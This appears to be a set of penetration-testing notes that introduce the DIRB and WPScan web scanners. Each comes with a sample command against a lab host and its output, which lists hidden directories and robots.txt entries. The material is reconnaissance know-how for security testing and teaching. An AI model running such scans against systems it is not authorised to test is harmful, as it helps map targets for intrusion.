   ▶ **https://tools.kali.org/exploitation-tools/exploitdb**

   ▶ **https://www.exploit-db.com/searchsploit**

TOOLS

WEB APPLICATIONS

DIRB

- DIRB is a web content scanner.

- It looks for existing (and/or hidden) Web Objects.

- It works by launching a dictionary based attack against a web server and analyzing the response.

```
root@kali:~# dirb http://192.168.1.224/ /usr/share/wordlists/dirb/common.txt

-----------------
DIRB v2.21
By The Dark Raver
-----------------

START_TIME: Fri May 16 13:41:45 2014
URL_BASE: http://192.168.1.224/
WORDLIST_FILES: /usr/share/wordlists/dirb/common.txt

-----------------

GENERATED WORDS: 4592

---- Scanning URL: http://192.168.1.224/ ----
==> DIRECTORY: http://192.168.1.224/.svn/
+ http://192.168.1.224/.svn/entries (CODE:200|SIZE:2726)
+ http://192.168.1.224/cgi-bin/ (CODE:403|SIZE:1122)
==> DIRECTORY: http://192.168.1.224/config/
==> DIRECTORY: http://192.168.1.224/docs/
==> DIRECTORY: http://192.168.1.224/external/
```

More information: https://tools.kali.org/web-applications/dirb

WPScan

► WPScan is a black box WordPress vulnerability scanner that can be used to scan remote WordPress installations to find security issues.

```
root@kali:~# wpscan --url http://wordpress.local --enumerate p
_____
        __          _____   _____
        \ \        / /  __ \ / ____|
         \ \  /\  / /| |__) | (___   ___  __ _ _ __
          \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
           \  /\  /  | |     ____) | (__| (_| | | | |
            \/  \/   |_|    |_____/ \___|\__,_|_| |_|

        WordPress Security Scanner by the WPScan Team
                        Version 2.6
            Sponsored by Sucuri - https://sucuri.net
     @_WPScan_, @ethicalhack3r, @erwan_lr, pvdl, @_FireFart_
_____

[+] URL: http://wordpress.local/
[+] Started: Mon Jan 12 14:07:40 2015

[+] robots.txt available under: 'http://wordpress.local/robots.txt'
[+] Interesting entry from robots.txt: http://wordpress.local/search
[+] Interesting entry from robots.txt: http://wordpress.local/support/search.php
[+] Interesting entry from robots.txt: http://wordpress.local/extend/plugins/search.php
[+] Interesting entry from robots.txt: http://wordpress.local/plugins/search.php
[+] Interesting entry from robots.txt: http://wordpress.local/extend/themes/search.php
[+] Interesting entry from robots.txt: http://wordpress.local/themes/search.php
[+] Interesting entry from robots.txt: http://wordpress.local/support/rss
```

► **More information: https://tools.kali.org/web-applications/wpscan**